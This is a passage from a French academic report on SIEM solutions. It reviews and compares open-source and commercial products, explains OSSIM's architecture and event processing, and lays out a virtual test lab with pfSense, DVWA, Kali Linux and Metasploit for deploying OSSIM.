Un SIEM doit offrir une vue complète des actions effectuées par les utilisateurs et les entités. Il doit être capable de détecter les anomalies et les violations en se basant sur des règles prédéfinies, telles que les heures de connexion de l'utilisateur, ses permissions et son adresse de connexion.

1.4 Revue des solutions SIEM Open-source

Il existe plusieurs solutions SIEM open-source, en plus d'OSSIM, qui offrent des fonctionnalités similaires. Certaines de ces solutions incluent :

1.4.1 OSSIM

L'AlienVault OSSIM fourni par ATT Cybersecurity est un outil SIEM open source basé sur la solution AlienVault USM. AlienVault OSSIM permet la surveillance des appareils et la collecte de journaux. Il fournit également la normalisation et la corrélation d'événements. Il intègre des produits open source pour fournir une plate-forme de base qui peut réaliser des fonctions de surveillance de la sécurité, collecter des journaux classifiés, identifier et résoudre les incidents de sécurité majeurs, et répondre aux exigences de surveillance de la sécurité et aux exigences d'audit et de conformité pour le stockage des journaux.

1.4.2 Prelude OSS

Prelude OSS est la version open-source de Prelude SIEM. Il s'agit donc d'un SIEM open source destiné à des environnements de tests. Il prend en charge plusieurs formats de journaux et peut s'intégrer avec d'autres outils de sécurité. Il offre également la normalisation des données d'événements dans un format standard, ce qui peut aider à prendre en charge d'autres outils et solutions de sécurité. Prelude OSS bénéficie également d'un développement continu, ce qui lui permet de suivre les dernières informations sur les menaces.

1.4.3 SIEMonster

SIEMonster est une solution logicielle de surveillance de la sécurité personnalisable et évolutive accessible aux petites et moyennes entreprises. Son coût abordable permet de surveiller l'ensemble des réseaux à un coût mi-

nimal par rapport à d'autres SIEM. SIEMonster propose désormais des options de corrélation de comportement humain pour enrichir les alertes et minimiser les faux positifs. Il fournit des informations sur les menaces en temps réel grâce à des flux commerciaux ou open source pour stopper les attaques en temps réel. Grâce à l'apprentissage automatique, l'analyse du comportement basé sur l'homme montre que SIEMonster Deep Learning élimine automatiquement les attaques. SIEMonster peut être exécuté sur site dans une Virtual Machine (VM), sur Bare Metal (Mac, Ubuntu, CentOS et Debian), ou sur l'un des fournisseurs Cloud tels qu'Amazon, GCP ou Azure.

1.4.4 Graylog

Graylog est l'une des principales solutions de gestion centralisée des journaux pour la capture, le stockage et l'analyse en temps réel. Spécialement conçue pour l'analytique de journaux moderne, Graylog élimine la complexité de l'exploration de données, des audits de conformité et de la recherche des menaces pour trouver facilement la signification des données et prendre des mesures plus rapidement. Elle est conçue pour les entreprises qui souhaitent collecter et normaliser des données de manière transparente et plus organisée à partir de n'importe quelle source de données et effectuer des analyses plus rapides à l'aide d'une solution abordable.

1.4.5 ELK

Il s'agit d'une combinaison de trois projets open source : Elasticsearch, Logstash et Kibana. La pile Elasticsearch, Logstash et Kibana (ELK) utilise Elasticsearch pour la recherche, Logstash pour la collecte de données et Kibana pour la visualisation des données. Ces trois composants sont combinés pour former une solution complète de collecte, de traitement et d'analyse de journaux. Un nouveau projet, FileBeat, est ajouté à la solution, ce dernier étant un outil léger de collecte et de traitement de journaux (Agent). Filebeat occupe moins de ressources et convient à la collecte de journaux sur divers serveurs et à leur transmission à Logstash. Avec le nouveau projet FileBeat, le nom du produit pourrait bientôt changer de ELK à l'un des noms suivants : BELK, BLEK, ELKB.

1.4.6 Security Onion

Spécialement conçu pour la détection d'intrusion, Security Onion est une distribution Linux open-source qui intègre plusieurs outils de sécurité, notamment Snort, Suricata et Elasticsearch, pour surveiller les réseaux.

1.4.7 Wazuh

Wazuh est une plateforme de détection de sécurité open-source qui s'appuie sur Elasticsearch, Logstash et Kibana. Il offre une surveillance de la sécurité en temps réel et des capacités de détection d'intrusion.

Il existe une panoplie de solutions qui sont proposées par plusieurs entités avec leurs avantages et leurs inconvénients. Il existe des solutions qui sont propriétaires, et donc payantes, et des solutions qui sont libres et à codes sources ouverts, donc gratuites. Afin de déterminer la solution qui convient le mieux au présent projet, une brève présentation de certaines solutions sera faite.

1.5 Tableau comparatif de quelques solutions SIEM

La comparaison des SIEM est essentielle pour choisir la solution qui correspond le mieux aux besoins spécifiques d'une entreprise. Voici une comparaison de plusieurs SIEM populaires en mettant en avant leurs caractéristiques clés :

Solutions SIEM	**Points forts**	**Points faibles**
Splunk Enterprise	Splunk est connu pour sa puissance d'analyse des données et sa polyvalence. Il peut être utilisé pour bien plus que la sécurité, ce qui en fait un choix attrayant pour les entreprises ayant des besoins variés.	Son coût peut être élevé, en particulier à grande échelle.
AlienVault OSSIM	OSSIM est open-source, ce qui signifie qu'il est gratuit et dispose d'une communauté active. Il est adapté aux petites et moyennes entreprises et offre une bonne couverture des fonctionnalités de sécurité de base.	Il peut manquer de certaines fonctionnalités avancées présentes dans des solutions commerciales.
LogRhythm	LogRhythm est connu pour son interface utilisateur intuitive et ses capacités d'automatisation. Il propose des fonctionnalités de sécurité et de conformité avancées.	Comme Splunk, son coût peut être un facteur limitant pour les petites entreprises.
McAfee Enterprise Security Manager	McAfee ESM offre une excellente visibilité et une intégration solide avec d'autres produits McAfee. Il est bien adapté aux grandes entreprises.	Il peut être coûteux et nécessite une certaine expertise pour une mise en place efficace.
Graylog	Graylog est open-source, convivial et bien adapté aux petites et moyennes entreprises. Il se concentre principalement sur la gestion des journaux.	Il peut nécessiter des configurations supplémentaires pour des fonctionnalités de sécurité avancées.
Elasticsearch, Logstash, Kibana (ELK Stack)	ELK est open-source, hautement personnalisable et convient à la gestion des journaux et à l'analyse des données de sécurité.	Il peut être nécessaire de développer des fonctionnalités spécifiques pour répondre aux besoins de sécurité avancés.
SolarWinds Security Event Manager	SolarWinds SEM est réputé pour sa facilité d'utilisation et sa tarification compétitive.	Il peut manquer de certaines fonctionnalités avancées présentes dans des solutions plus robustes.

TABLE 1.1 : Comparaison de quelques SIEM

Au regard de ces analyses, nous avons parcouru quelques solutions SIEM Open-source dont Alienvault OSSIM. Nous allons donc dans la suite de ce travail aborder quelques fonctionnalités et caractéristiques propres à Alienvault OSSIM.

1.6 Présentation d'OSSIM : fonctionnalités et caractéristiques

1.6.1 Introduction à OSSIM

OSSIM, acronyme de "Open Source Security Information Management", est une solution open-source puissante de gestion des informations de sécurité. Conçue pour aider les organisations à surveiller, détecter et répondre aux menaces de sécurité, OSSIM offre une gamme complète de fonctionnalités pour renforcer la posture de sécurité.

1.6.2 Caractéristiques, fonctionnalités et avantages spécifiques d'OSSIM

- Collecte de données hétérogènes : OSSIM est capable de collecter des données de sécurité provenant de nombreuses sources différentes, telles que les journaux d'événements, les flux de trafic réseau, les données de configuration, etc. Cela permet une vue globale de l'environnement de sécurité.
- Corrélation des événements : OSSIM effectue une corrélation intelligente des événements de sécurité pour identifier les schémas et les comportements suspects. Cela permet de détecter les menaces potentielles plus rapidement et de réduire les faux positifs.
- Gestion des vulnérabilités : L'outil offre des fonctionnalités de gestion des vulnérabilités pour identifier et remédier aux faiblesses de sécurité dans les systèmes et les réseaux.
- Détection d'intrusion : OSSIM intègre des mécanismes de détection d'intrusion (IDS) pour repérer les activités malveillantes et les tentatives d'intrusion. Il permet également d'automatiser les réponses aux alertes.
- Tableaux de bord et rapports : L'interface d'OSSIM propose des tableaux de bord personnalisables et des rapports détaillés pour fournir une vue d'ensemble claire de l'état de la sécurité. Cela facilite la prise de décisions éclairées.
- Gestion des actifs : OSSIM peut aider à surveiller et à gérer les actifs informatiques, ce qui est essentiel pour garantir que toutes les ressources sont sécurisées.
- Intégration de sources d'informations : Il prend en charge l'intégration de sources d'informations externes, telles que des listes de réputation d'IP, pour améliorer la précision de la détection des menaces.
- Licence open-source : L'un des principaux avantages d'OSSIM est qu'il est open-source, ce qui signifie qu'il est disponible gratuitement et que sa communauté active contribue à son développement continu.
- Personnalisable : OSSIM est hautement personnalisable pour répondre aux besoins spécifiques de chaque organisation en matière de sécurité.
- Support communautaire : Bien que l'outil soit open-source, il existe des forums et une communauté dédiée qui peut fournir un support technique et des ressources pour les utilisateurs.

On déduit donc qu'OSSIM est une solution complète de gestion des informations de sécurité qui offre une gamme étendue de fonctionnalités pour surveiller, détecter et répondre aux menaces de sécurité. En tant qu'outil open-source, il est accessible à un large public et peut être adapté pour répondre aux besoins spécifiques de chaque organisation en matière de sécurité.

Conclusion

Le premier chapitre a exploré en profondeur le paysage SIEM et a présenté OSSIM comme une solution open source prometteuse. Cette revue de littérature pose les bases d'une analyse approfondie des avantages et des défis liés à la mise en œuvre d'OSSIM en tant que solution SIEM dans le contexte de la sécurité informatique actuelle.

Chapitre 2

Analyse, choix techniques et déploiement de la solution

Introduction

Le chapitre précédent nous a fourni une base solide en explorant les concepts fondamentaux des SIEM et en présentant OSSIM comme une solution open-source de gestion des informations de sécurité. Dans ce chapitre, nous allons utiliser cette compréhension pour installer et configurer OSSIM qui répondra aux besoins spécifiques de notre environnement informatique et de sécurité.

2.1 Analyse des besoins de sécurité

Dans le cadre de notre travail, les besoins de sécurité sont pour les PME de façon générale. Les besoins identifiés sont donc des exemples tangibles. Lors de l'analyse des besoins de sécurité d'une PME lors de l'implémentation d'OSSIM en tant que solution SIEM, il est donc important de prendre en compte les spécificités de l'entreprise. Dans ce tableau, vous trouverez quelques exemples tangibles d'éléments que nous prenons en compte dans cette analyse :

Besoins de sécurité	**Cas possibles**
Évaluation des menaces potentielles	Une entreprise de commerce électronique peut être particulièrement vulnérable aux attaques DDoS (déni de service distribué) et aux fraudes en ligne.
Analyse des vulnérabilités	Une PME utilisant des systèmes obsolètes ou non mis à jour régulièrement peut présenter des vulnérabilités importantes.
Collecte de données	Une PME qui gère un site Web de commerce électronique peut souhaiter collecter des journaux de serveur web pour détecter les activités anormales.
Analyse et corrélation des événements	Une entreprise de fabrication peut avoir besoin d'analyser et de corréler les événements pour détecter les tentatives d'accès non autorisé aux systèmes de contrôle industriel.
Intégration avec d'autres solutions	Une PME utilisant déjà un système de détection d'intrusion (IDS) peut vouloir intégrer les alertes de l'IDS dans OSSIM pour une meilleure visibilité.
Besoin de surveillance en temps réel	Une entreprise de soins de santé peut avoir besoin de surveiller en temps réel les accès non autorisés aux dossiers médicaux électroniques.
Formation du personnel	Toute PME devrait envisager la formation de son personnel sur la sécurité de l'information, notamment sur la manière de signaler des incidents et de suivre les procédures d'urgence.

TABLE 2.1 : Analyse des besoins de sécurité des entreprises

Il est vraiment important de rappeler que les besoins de sécurité dépendent des objectifs et contraintes de l'entreprise. Ces besoins identifiés dans le tableau ci-dessus ne sont donc pas exhaustifs. Chaque PME aura des besoins de sécurité spécifiques en fonction de son secteur d'activité, de sa taille, de ses actifs et de ses réglementations applicables. Il est essentiel d'effectuer une analyse approfondie pour bien personnaliser la mise en œuvre d'OSSIM afin de répondre adéquatement à ces besoins.

2.2 Choix des composants SIEM en fonction des besoins

Le choix des composants d'un système SIEM (Security Information and Event Management) en fonction des besoins de sécurité identifiés est essentiel pour une mise en œuvre efficace. Essayons de justifier ce choix en relation avec les besoins de sécurité spécifiques d'une PME dans le tableau ci-dessous :

Besoins identifiés	**Justification**
Intégration avec d'autres solutions	Si la PME utilise déjà des solutions de sécurité telles que des pare-feu ou des systèmes de détection d'intrusion, le SIEM doit être compatible et capable d'intégrer ces données pour une vue d'ensemble complète de la sécurité.
Collecte des données	Les besoins de sécurité peuvent varier en fonction des sources de données à surveiller. Par exemple, si l'entreprise traite des données sensibles, le SIEM devrait être capable de collecter des journaux d'événements à partir des serveurs, des applications, des bases de données et des dispositifs de réseau.
Analyse des vulnérabilités	En fonction des menaces potentielles identifiées, le SIEM doit être capable d'analyser les événements en temps réel et de détecter les anomalies. Cela pourrait nécessiter des composants avancés d'analyse des événements, tels que la corrélation d'événements et l'apprentissage automatique.
Stockage des journaux	Si la PME doit conserver des données de journal pendant une période prolongée pour se conformer aux réglementations, le SIEM devrait être équipé d'un composant de stockage des journaux robuste, capable de gérer de grandes quantités de données.
Gestion des incidents	Si la PME souhaite automatiser certaines réponses aux incidents, tels que le blocage d'adresses IP malveillantes, le SIEM doit intégrer des composants de gestion des incidents pour prendre des mesures en temps réel.
Formation du personnel	Les besoins en formation du personnel doivent être pris en compte. Le SIEM devrait être convivial et être accompagné de composants de formation pour assurer une utilisation efficace.

TABLE 2.2 : Choix des composants SIEM en fonction des besoins

Nous allons maintenant par la suite faire une brève comparaison entre la version payante et la version gratuite de notre solution pour justifier notre choix.

2.2.1 Différence entre la version commerciale et la version gratuite (libre) de AlienVault

Même étant suffisant pour gérer au minimal les problèmes de sécurité informatique d'une entreprise, la version open-source dispose des limites grâce à quelques fonctionnalités que nous retrouvons dans la version commerciale. Cette comparaison se résume dans la figure ci-dessous :

L'analyse du schéma ci-dessus montre que les solutions open-sources Alienvault OSSIM et commerciales




FIGURE 2.1 : Différences entre la version commerciale et la version gratuite de AlienVault

Alienvault USM ont des fonctionnalités communes telles que : Asset discovery and inventory, vulnerability assessment, intrusion detection, behavorial monitoring, SIEM event correlation. Par contre, seule la solution payante prend en charge le log management, AWS and Azure cloud monitoring et le Cloud Apps security monitoring.

Après l'analyse minutieuse des différents tableaux précédents, il est important de justifier le choix de la solution à implémenter. Il s'agit de OSSIM, qui est un SIEM libre et à code source ouvert soutenu par AlienVault. Ce choix est motivé par le caractère libre de la solution, ce qui ouvre de larges possibilités d'adaptation sur mesure et de personnalisation. Malgré le fait que la documentation ne sera pas officiellement accessible, une communauté de développeurs plutôt active est disponible en cas de soucis. De plus, OSSIM est un concurrent des logiciels propriétaires par excellence et il est le SIEM libre et à code source ouvert le plus utilisé actuellement. Cette solution est née du constat selon lequel il est difficile encore à ce jour d'obtenir un instantané de son réseau et des informations qui y transitent avec un niveau d'abstraction suffisant pour permettre une surveillance claire et efficace.

Il est donc le meilleur choix pour pouvoir gérer les différentes parties du réseau et faire une bonne gestion des logiciels mentionné auparavant. Son logo est présenté à la figure suivante :



FIGURE 2.2 : Logo de AlienVault OSSIM

2.3 Etude de la solution AlienVault OSSIM

En tant que gestionnaire d'évènements, OSSIM a pour mission de fournir en temps réel une analyse détaillée de la sécurité et des rapports administratifs de tous les aspects relatifs à la sécurisation du système en combinant la gestion des logs et la gestion, découverte des ressources avec les informations des systèmes de contrôles de l'information et de détection dédiés. Ces données sont alors mises en corrélation pour fournir un aspect de l'information alors invisible par l'analyse d'une seule pièce. OSSIM dispense ces fonctions en utilisant d'autres logiciels libres bien connus et en les unifiant sous une unique interface utilisateur. C'est cette interface qui fournit les graphiques les outils d'analyse relatifs aux informations collectées via ces logiciels libres et permet une gestion centralisée des options de configuration.

Les objectifs d'OSSIM sont :

- Fournir un cadre de gestion centralisé ;
- Fournir une console d'organisation ;
- Améliorer la détection et l'affichage des alarmes de sécurité.

Le but commun des trois principaux objectifs décrits ci-dessus est de permettre une réduction des faux positifs et des faux négatifs. Ce but est d'autant plus difficile à atteindre du fait qu'un volume considérable d'alarmes est présent. Il est donc nécessaire de relier ces différentes alarmes entre elles afin d'obtenir des informations pertinentes et d'éliminer les alarmes inutiles. Cet objectif peut être atteint à l'aide d'un procédé d'analyse des données nommé « Corrélation ». Le principe de fonctionnement d'OSSIM est formé de trois grandes catégories :

- La détection ;
- L'analyse et le monitoring ;
- La gestion.

2.3.1 Architecture d'OSSIM

L'architecture d'OSSIM est divisée en 2 principaux étages :

- Pre-processing, remontée d'évènements des moniteurs et détecteurs dans une base de données commune ;
- Post-processing, analyse centralisée.

La figure ci-dessous illustre le fonctionnement en 2 étages. Nous remarquons que ces deux étages disposent de différentes bases de données permettant la sauvegarde des informations intermédiaires (corrélées).

Définitions des bases de données

- **EDB** : La base de données des événements (la plus grande), stockant toutes les alarmes individuelles.
- **KDB** : La base de données des connaissances, sauvegardant les configurations établies par l'administrateur en charge de la sécurité.
- **UDB** : La base de données des profils, stockant toutes les informations du moniteur de profil.




FIGURE 2.3 : Architecture de OSSIM

Nous détaillons l'acheminement d'une alarme dans l'architecture définie par la figure ci-dessus. Afin d'aider à la compréhension, le cheminement d'une alarme dans l'architecture définie par la figure précédente sera détaillé. Le schéma de la figure 2.4 illustre le fonctionnement décrit ci-dessous :

1. Détection d'un évènement suspect par un détecteur (par signatures ou par l'heuristique).
2. Si nécessaire, des alarmes sont regroupées (par le détecteur) afin de diminuer le trafic réseau.
3. Le collecteur reçoit la/les alarme(s) via différents protocoles de communications ouverts.
4. Le parseur normalise et sauvegarde les alarmes dans la base de données d'évènements (EDB).
5. Le parseur assigne une priorité aux alarmes reçues en fonction de la configuration des politiques de sécurité définies par l'administrateur sécurité.
6. Le parseur évalue le risque immédiat représenté par l'alarme et envoie si nécessaire une alarme interne au "panneau de contrôle".
7. L'alerte est maintenant envoyée à tous les processus de corrélation qui mettent à jour leurs états et envoient éventuellement une alerte interne plus précise (groupe d'alerte provenant de la corrélation) au module de centralisation.
8. Le moniteur de risque affiche périodiquement l'état de chaque risque calculé par les algorithmes heuristiques.
9. Le panneau de contrôle affiche les alarmes les plus récentes et met à jour les indices des états qui sont comparés aux seuils définis par l'administrateur. Si les indices sont supérieurs aux seuils configurés, une alarme interne est émise.
10. Depuis le panneau de contrôle, l'administrateur a la possibilité de visualiser et rechercher des liens entre les différentes alarmes à l'aide de la console forensic.

La figure suivante montre comment les données sont traitées sur le serveur.




FIGURE 2.4 : Flux de données du serveur OSSIM

2.3.2 Fonctionnement d'OSSIM

Le fonctionnement d'OSSIM peut se décliner en deux étapes, correspondant à deux parties distinctes de son architecture technique.

a) Prétraitement (ossim-agent)

Le prétraitement de l'information est assuré par les moniteurs d'événements et autres éléments de détection. Ces équipements peuvent être déployés simultanément avec OSSIM ou faire partie de l'architecture existante. Parmi ces équipements, on trouve des sondes de détection d'intrusion (IDS), des pare-feux (Firewall), des systèmes syslog, etc.

Le prétraitement de l'information au niveau de ces équipements consiste à collecter les informations de logs et à les normaliser pour les stocker de manière uniforme, facilitant ainsi le traitement ultérieur.

Remarque : Les logs peuvent être centralisés et/ou consolidés au préalable avant d'être collectés par les agents OSSIM, réduisant ainsi l'utilisation de la bande passante du réseau.

b) Post-traitement (ossim-server)

Le post-traitement consiste en l'ensemble des processus internes à la solution OSSIM qui vont prendre en charge l'information brute collectée (et normalisée) pour l'analyser, la traiter et la stocker. Les traitements appliqués dépendent des outils activés au sein de la solution et des politiques définies via le panneau de contrôle. Les informations sont priorisées, les risques sont évalués en fonction de la politique définie, et les informations sont corrélées avant d'être stockées dans la base des événements (EDB).

Parallèlement à ces actions, certaines informations telles que la supervision réseau sont directement remontées via des consoles. Le noyau (kernel) assure le lien avec tous les autres systèmes au sein d'OSSIM.

Remarque : OSSIM comprend des logiciels servant d'agent et de serveur. L'ossim-agent récupère simplement les informations des fichiers de logs des plugins (fichier fast.log) pour Snort, puis les envoie directement au serveur OSSIM, permettant ainsi un traitement en temps réel. De plus, l'agent OSSIM gère la mise en marche et l'arrêt des différentes sondes qui lui sont connectées, éliminant ainsi le besoin de démarrer manuellement la

sonde Snort, car son activation est effectuée depuis la console de gestion offerte par OSSIM-server. OSSIM-server constitue le noyau de l'architecture, comprenant les modules d'analyse et de corrélation des données, ainsi qu'un serveur Web permettant l'interaction avec l'administrateur réseau.

2.3.3 Déploiement d'OSSIM

2.3.3.1 Logiciels et Outils Utilisés

GNS3 (Graphical Network Simulator) : GNS3 est un logiciel libre permettant l'émulation ou la simulation de réseaux informatiques. Il permet aux utilisateurs de créer des topologies de réseaux complexes et de simuler leur fonctionnement. Pour ce faire, il utilise des images de logiciels Cisco IOS réels pour émuler différents périphériques virtuels. Il offre un avantage majeur en matière d'émulation de matériel, car les utilisateurs peuvent connecter des périphériques virtuels à l'Internet réel. De plus, GNS3 offre des fonctionnalités de personnalisation des périphériques virtuels, permettant aux utilisateurs d'ajouter différents emplacements et cartes, comme s'ils utilisaient de vrais dispositifs.



FIGURE 2.5 : Accueil GNS3

DVWA (Damn Vulnerable Web Application) : DVWA est une application web PHP/MySQL, dont l'objectif principal est de permettre aux professionnels de la sécurité de tester leurs compétences et leurs outils dans un environnement légal.



FIGURE 2.6 : Logo de DVWA

Pfsense : Pfsense est un routeur/pare-feu qui sécurise les systèmes d'information en contrôlant l'ensemble des échanges effectués sur le réseau. C'est une solution open source permettant de sécuriser les réseaux informatiques d'entreprises et de particuliers. Son rôle principal est de protéger contre les attaques provenant d'internet, mais aussi de contrôler les accès aux ressources réseau. Les fonctionnalités de pfsense sont nombreuses et permettent une gestion fine de la sécurité.



FIGURE 2.7 : Logo de Pfsense

VIRTUALBOX : Pour l'émulation de notre réseau, nous avons choisi d'utiliser VirtualBox. Ce dernier permet la création d'une ou plusieurs machines virtuelles au sein d'un même système d'exploitation (générale-

ment Windows ou Linux). Ceux-ci pouvant être reliés au réseau local avec une adresse IP différente, tout en étant sur la même machine physique. Il est possible de faire fonctionner plusieurs machines virtuelles en même temps, la limite correspondant aux performances de l'hôte physique.



FIGURE 2.8 : Logo Oracle Virtualbox

Metasploit : C'est un outil de test d'intrusion open-source qui aide les professionnels de la sécurité à identifier les vulnérabilités de leurs systèmes et réseaux. Il fournit une suite complète d'outils pour tester, exploiter et gérer les vulnérabilités.



FIGURE 2.9 : Logo de metasploit

Vu l'importance que nous accordons aux informations et aux services fournis par les serveurs et les machines de notre réseau, l'implémentation sera effectuée dans un environnement virtuel en créant cinq (05) machines virtuelles de caractéristiques différentes en fonction de nos besoins que nous présentons dans le **Tableau 2.3** ci-dessous :

Machines Virtuelles	**Caractéristiques**
VM1 : C'est la machine qui héberge le serveur OSSIM proprement dit	• RAM : 6 Go ; DD : 50 Go • Processeur : 2 • Nombre de cartes réseaux : 2
VM2 : C'est la machine sur laquelle est installée et configurée le pare-feu/routeur pfsense	• RAM : 1Go ; DD : 20 Go • Processeur : 1 • Nombre de cartes réseaux : 4
VM3 : Cette dernière sera utilisée pour simuler un utilisateur normal dans le réseau interne.	• RAM : 2Go ; DD : 40 Go • Processeur : 1 • OS : Windows 10 • Nombre de cartes réseaux : 1
VM4 : Cette machine sera utilisée pour faire des tests d'attaques sur le réseau afin de tester le fonctionnement de OSSIM	• RAM : 1Go ; DD : 40 Go • Processeur : 2 • OS : Kali Linux • Nombre de cartes réseaux : 1
VM5 : Cette machine sera utilisée comme serveur vulnérable D.V.W.A. (Damn Vulnerable Web Application). Des scans de vulnérabilité seront effectués sur cette machine afin de tester la fonction d'analyse de vulnérabilités de OSSIM	• RAM : 1Go ; DD : 30 Go • Processeur : 2 • OS : Ubuntu 20.04 • Nombre de cartes réseaux : 1

TABLE 2.3 : Caractéristiques des machines virtuelles utilisées

Il est à noter que nous avons déployé cette solution sur une machine hôte de capacité :

- RAM : 16 Go
- Disque dur SSD : 512 Go
- Processeurs : 4 cœurs et 8 processeurs

- OS : Windows 10 Pro

2.3.3.2 Configuration de OSSIM

Lors de l'installation de notre solution, nous accédons à l'interface que voici :




FIGURE 2.10 : Interface OSSIM

Après avoir saisi le nom d'utilisateur et le mot de passe définis pour le serveur OSSIM, nous obtenons l'interface de configuration de base d'OSSIM.

